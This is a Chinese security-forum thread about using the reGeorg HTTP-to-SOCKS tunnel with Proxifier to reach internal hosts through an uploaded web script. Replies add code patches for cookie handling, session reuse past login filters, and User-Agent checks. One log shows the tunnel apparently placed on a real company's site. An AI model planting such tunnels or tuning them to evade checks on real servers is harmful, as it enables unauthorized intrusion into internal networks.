登录

reGeorg+Proxifier使用

orion1250 / 2017-03-16 07:12:00 / 浏览数 29192 安全技术 技术讨论 顶(2) 踩(0)

小弟不才跟随各位大哥学习。。。。写的不好大牛勿喷。。。
reGeorg是reDuh的继承者，利用了会话层的socks5协议，效率更高结合Proxifier使用
Proxifier是一款功能非常强大的socks5客户端，可以让不支持通过代理服务器工作的网络程序能通过HTTPS或SOCKS代理或代理链。
该文件下支持php，asp，jsp，aspx

首先我们需要将脚本上传到服务器端，这里是php服务器，所以我们上传tunnel.nosocket.php，访问显示"Georg says, 'All seems fine'"，表示脚本运行正常

运行reGeorg监听9999端口，可以看到正常运行
reGeorgSocksProxy.py -p 9999 -u http://192.168.80.139/zvuldrill/tunnel.nosocket.php

下面我们配置Proxifier，运行Proxifier之后设置代理

设置代理服务器为9999

代理规则默认即可

右击"mstsc.exe"，选择"proxifier"-》proxy socks5 127.0.0.1进行远程连接

输入内网ip，192.168.80.139，由于环境在同一内网，下面会解释成功的原因


进行登录，输入admin用户，密码qwe123!@#，登录成功

可以看到reGeorg的状态，和proxifier的状态

可以看到代理成功

在服务器端查看，使用netstat
发现是自己连接自己的3389，说明代理成功

reGeorgSocksProxy-with-single-session-mode.rar (0.0 MB) 下载附件
点击收藏 | 1 关注 | 2
上一篇：【阿里聚安全技术公开课】业务安全及... 下一篇：企业安全思维导论图
1. 9 条回复


hades 2017-03-16 07:31:06

感谢作者：j

reGeorgSocksProxy修改版

reGeorgSocksProxy是一款渗透测试中常用到的http2socks隧道，本文简单介绍reGeorgSocksProxy的工作原理以及我在使用过程中遇到的小问题，并给出我的修改方

reGeorgSocksProxy工作原理

reGeorgSocksProxy由服务端和客户端两部分组成。服务端有php、aspx、asph、jsp、node.js等多个版本，客户端则由python编写。其工作原理可简单描述为python

- 客户端在本地启动，用`bind()`方法绑定-l和-p参数传入的本地地址
- 客户端监听的地址有连接传入时，开启一个新线程，实例化`session`类，并在新线程里由`handleSocks()`方法对socks协议版本进行判断并调用相应的解析方法(par
- 客户端从数据中解析出目标地址和目标端口，由`setupRemoteSession()`方法与服务端进行通讯，在服务端建立新的session并创建socket对象，连接到目标主机，
- 客户端在`setupRemoteSession()`方法返回后，保存保存sessionid到当前线程，后续由`writer()`和`reader()`方法以sessionid为标识，实现每个连接的数据交互
- 交互完成后，客户端调用`closeRemoteSession()`方法，通知服务端关闭远程链接并销毁session

其中reGeorgSocksProxy的交互命令通过HTTP Headers发送，socks代理数据通过HTTP Body发送。

两处小问题

使用过程中遇到的部分小问题，均在比较特殊的环境中才能触发。

多个Set-Cookie头

上文提到，每个链接之间的区分是靠sessionid，也就是Cookie。我们来看看reGeorgSocksProxy中处理Cookie的代码：
setupRemoteSession()方法中，直接通过cookie = response.getheader("set-cookie")和return cookie来获取并且返回Cookie，而调用该方法的地方self.cookie = self.setupRemoteSession(target,targetPort)直接将函数返回值赋值到成员变量self.cookie中。我们接着看看后面引用self.cookie的地方。
reader()中：
headers = {"X-CMD": "READ", "Cookie": self.cookie, "Connection": "Keep-Alive"}先定义头部
response = conn.urlopen('POST', self.connectString+"?cmd=read", headers=headers, body="")接着发送http请求。
这看上去并没有什么问题，我们知道，Set-Cookie头的格式大概是这样的
Set-Cookie:PHPSESSID=638b23sd4838gvib78afgf7p36; path=/
而真正的Cookie键值对仅仅是PHPSESSID=638b23sd4838gvib78afgf7p36部分，后面path是Cookie的作用域。上述代码获取并存储下来的部分却是PHPSESSID=6 path=/，所以后续http请求发送的Cookie也是这部分。但是这也并没有什么影响，因为按照这个格式发送http请求的话，可以认为是发送了两组Cookie。
然而，在某些情况下，为了单点登录(SSO)或者其他原因，在web容器层面会发送一些的跨域Cookie，这样就导致客户端收到的HTTP Response包中Set-Cookie头不止一个，此时，上述代码就出问题了。
在存在多个Set-Cookie头的情况下，response.getheader("set-cookie")会返回一个List，这样在后续通讯将self.cookie拼接到headers中时，就
我的解决方法是做了一个小小的hack，实现了一个cookieFilter()方法，在setupRemoteSession()返回前以及reader()、writer()里对self.cookie赋值前

```
def cookiesFilter(self,cookie):
newcookies = [] #■■List
if cookie:
for x in cookie.split(','):
if ';' in x:
#■■;■■,■■■■■(■■■■■,■■■■■)■cookie,■■■■■k-v■,■■■■■cookie
match = re.findall('((.+?)=(.+?));(\sdomain=(.+);)?',x.strip())
if match:
if match[0][4] == self.httpHost or match[0][4] == '':
self.cookieDic[match[0][1]] = match[0][2]
else:
self.cookieDic[x.split('=')[0]] = x.split('=')[1]
#self.cookieDic■■■■■cookie■■■
for k in self.cookieDic.keys():
newcookies.append(k + '=' + self.cookieDic[k])
return '; '.join(newcookies)
```

这样就保证了在多个Set-Cookie头的情况下reGeorgSocksProxy能正确处理Cookie并正常工作。

Java WEB、ASP.NET等存在filter的情况下的登录问题

另一个问题就是在某些java web环境下存在filter，会导致对服务端的访问被拦截，必须带上登录后的Cookie才能正常访问。而根据上文分析，reGeorgSocksProxy客户端与服务端的通讯是基于se
再来重复一下reGeorgSocksProxy的流程：

- 客户端监听
- 传入链接
- 服务端新建session，初始化socket，保存到session
- 交互
- 关闭socket，销毁session
- 结束

于是我们要解决这个问题，本质就是修改客户端和服务端，使其支持在指定的session下工作，修改后的期望流程是：

- 客户端监听
- 传入连接
- 初始化socket，保存到指定session
- 交互
- 从指定session中关闭socket，并释放
- 结束

修改的地方：

- 增加命令行参数，用于输入指定的Cookie
- 修改程序逻辑，如果传入了自定的Cookie，则在session类的构造函数中将自定Cookie写入self.cookieDic，并生成一个随机id，用于在同一个session里却分不
- 在调用初始化方法setupRemoteSession()时，如果传入了自定的Cookie，则要带上自定Cookie，表示复用已存在的session，并同时传入生成的随机socket id，在初始化socket时用于命名区分
- 同理，如果处于复用session模，reader()和writer()方法中也要向服务端传入socket id
- 服务端作相应修改，具体见代码

好了，大概就是如上，懒得写了，详细改动见代码。
下载地址

0 回复Ta


orion1250 2017-03-16 07:44:33

嗯，学习了，我等下研究一下这个，多谢回复。

0 回复Ta


l0ca1 2017-04-24 08:56:11

我们如何去得知内网ip地址呢

0 回复Ta


嗯好。 2017-04-25 02:58:09

地址失效了，可以重新给个下载地址吗 谢谢

0 回复Ta


hades 2017-04-26 02:16:35

我找朋友要一下。。自己没留。。

0 回复Ta


kokxxoo 2017-05-02 16:35:30

还有下载地址不呀

0 回复Ta


哇哈哈 2017-06-20 14:17:50

求个下载地址啊！！！！！！

0 回复Ta


hades 2017-06-20 15:59:45


这个暂时没有下载了。。

0 回复Ta


hades 2017-06-23 01:55:57

reGeorg不用多介绍了，内网渗透中常用工具之一。
https://github.com/sensepost/reGeorg
在做个目标的时候想用reGeorg做个socks5代理，但是出现了问题。记录下解决的过程。

在浏览器中访问会出现很熟悉的 Georg says, 'All seems fine',说明是正常的，如下图(为了目标的安全性，故把域名进行了替换)：



但是在reGeorgSocksProxy客户端的时候却出现了异常，相信很多人在这就放弃了：

```
                    _____
 _____   _______  __|___  |__  _______  _____  _____   _______
|     | |   ___||   ___|    ||   ___|/     \|     | |   ___|
|     \ |   ___||   |  |    ||   ___||     ||     \ |   |  |
|__|\__\|_______||_____|  __||_____|\_____/|__|\__\|_____|
                    |_____|
                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad
  ←[0m

[←[1m←[1;37mINFO←[0m    ←[0m]  Log Level set to [INFO]
[←[1m←[1;37mINFO←[0m    ←[0m]  Starting socks server [127.0.0.1:8888], tunnel at
[http://s.wanda.cn/Upload/20150409/include.aspx]
[←[1m←[1;37mINFO←[0m    ←[0m]  Checking if Georg is ready
[←[1m←[1;37mINFO←[0m    ←[0m]  Georg is not ready, please check url
```

想想不应该呀，页面都能正常显示，那没办法了，把问题的原因锁定在reGeorg上，然后一步步调试。
先找到报错的提示，在413行：

```
410     log.info("Starting socks server [%s:%d], tunnel at [%s]" % (args.listen_on, args.listen_port, args.url))
411     log.info("Checking if Georg is ready")
412     if not askGeorg(args.url):
413         log.info("Georg is not ready, please check url")
414         exit()
415     READBUFSIZE = args.read_buff
```

报错的原因是因为这句if not askGeorg(args.url)
在代码里去跟随askGeorg这个方法

```
354
355 def askGeorg(connectString):
356     connectString = connectString
357     o = urlparse(connectString)
358     try:
359         httpPort = o.port
360     except:
361         if o.scheme == "https":
362             httpPort = 443
363         else:
364             httpPort = 80
365     httpScheme = o.scheme
366     httpHost = o.netloc.split(":")[0]
367     httpPath = o.path
368     if o.scheme == "http":
369         httpScheme = urllib3.HTTPConnectionPool
370     else:
371         httpScheme = urllib3.HTTPSConnectionPool
372
373     conn = httpScheme(host=httpHost, port=httpPort)
374     response = conn.request("GET", httpPath)
375     if response.status == 200:
376         if BASICCHECKSTRING == response.data.strip():
377             log.info(BASICCHECKSTRING)
378             return True
379     conn.close()
380     return False
381
```

这里我们可以把askGeorg方法提取出来方便单独调试：


```
import logging
import argparse
import urllib3
from threading import Thread
from urlparse import urlparse
from socket import *
from threading import Thread
from time import sleep
```


```
def askGeorg(connectString):
connectString = connectString
o = urlparse(connectString)
try:
httpPort = o.port
except:
if o.scheme == "https":
httpPort = 443
else:
httpPort = 80
httpScheme = o.scheme
httpHost = o.netloc.split(":")[0]
httpPath = o.path
if o.scheme == "http":
httpScheme = urllib3.HTTPConnectionPool
else:
httpScheme = urllib3.HTTPSConnectionPool

conn = httpScheme(host=httpHost, port=httpPort)
response = conn.request("GET", httpPath)
if response.status == 200:
print "aaaaaaaaaaa"
return True
conn.close()
return False
if __name__ == '__main__':
if not askGeorg("http://www.i0day.com/include.aspx"):
print "Georg is not ready, please check url"
else:
print "success"
```

``


在conn.request下断点
请求的的包

继续单步可以看到返回的结果为flase,最后输出提示信息：





现在我们可以知道问题出现在 response.status 不等于200，既然浏览器是可以的，说明代码里判断了浏览器的一些特性，如 referer User-Agent Accept-Language 等，但是具体判断哪个我们还得试才知道。
抓取浏览器正常访问的包



然后一个个去掉，最终得出网站判断了User-Agent: ，因为reGeorgSocksProxy是直接请求的，没有带任何头，所以网站会返回500状态。
既然知道了问题的关键，直接去改代码就行了，我们在regeorg请求的时候加个请求头就OK了：

```
headers = {
'User-Agent': r'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) ',
'Referer': r'http://www.i0day.com.com/',
'Connection': 'keep-alive'
}
response = conn.request("GET", httpPath,headers=headers)
```


你也可以加入 Accept-Language Accept 等头是请求包更完善。
至此我们第一个报错就解决了，为什么说第一个错误呢，因为我们只改了regeorg验证的数据包，我们在使用时候socks5代理的时候还是会报错

原因是一样的，它的通讯数据包的来源还没改，修过通讯包我们只需要把所有 headers = {}里面加入：

```
'User-Agent': r'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)'
```

就行，当然你想加其它的头也可以。

然后就顺利创建了通道：



0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板